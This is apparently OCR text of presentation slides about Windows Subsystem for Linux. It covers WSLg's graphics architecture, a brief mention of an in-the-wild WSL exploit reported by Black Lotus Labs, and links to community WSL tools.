
- Black Lotus Labs discovered first in the wild exploit in 2021
- Agents, remote shell, Telegram-bot, password dumper, etc.
- SANS whitepaper - https://www.sans.org/white-papers/39330/

GRAPHICS - WSLG




- Brings X-Windows apps to WSL
- Requires W11 build 22000.* or W11 Insider Preview builds 21362+
- Intel, Nvidia, AMD vGPUs
- Nvidia CUDA driver available
- **User & System distros**

- https://github.com/microsoft/wslg


WSL Virtual Machine
Windows Host
WSL 2 Linux Kernel
X11 App
Wayland App
Pulse Socket
Pulse Audio Server
RDP Sink
RDP Source
X socket
XWayland
Wayland socket
Weston
X Window Manager
RAIL-Shell
libweston
backend-rdp
Wayland socket
WSLGd
FreeRDP
RDP Connection
(Over HvSocket)
WSLDVCPlugin
RDP Client
(mstsc.exe)
User Distro
(e.g. Ubuntu, Debian, CentOS, ...)
WSLg System Distro
(Microsoft CBL-Mariner Linux distribution)

DEMO WSL



WSL TIDBITS

- VPN to WSL instance (based off an Alpine distro) - https://github.com/sakai135/wsl-vpnkit
- Create multiple instances of Ubuntu - https://github.com/mikenelson-io/WslGen
- WSL PowerShell module - https://github.com/SvenGroot/WslManagementPS
- WSL on Mac via Parallels - https://patrickwu.space/2020/02/14/wsl-on-mac/

THANK YOU!

@mikenelsonio

GitHub - mikenelson-io

LinkedIn - nelmedia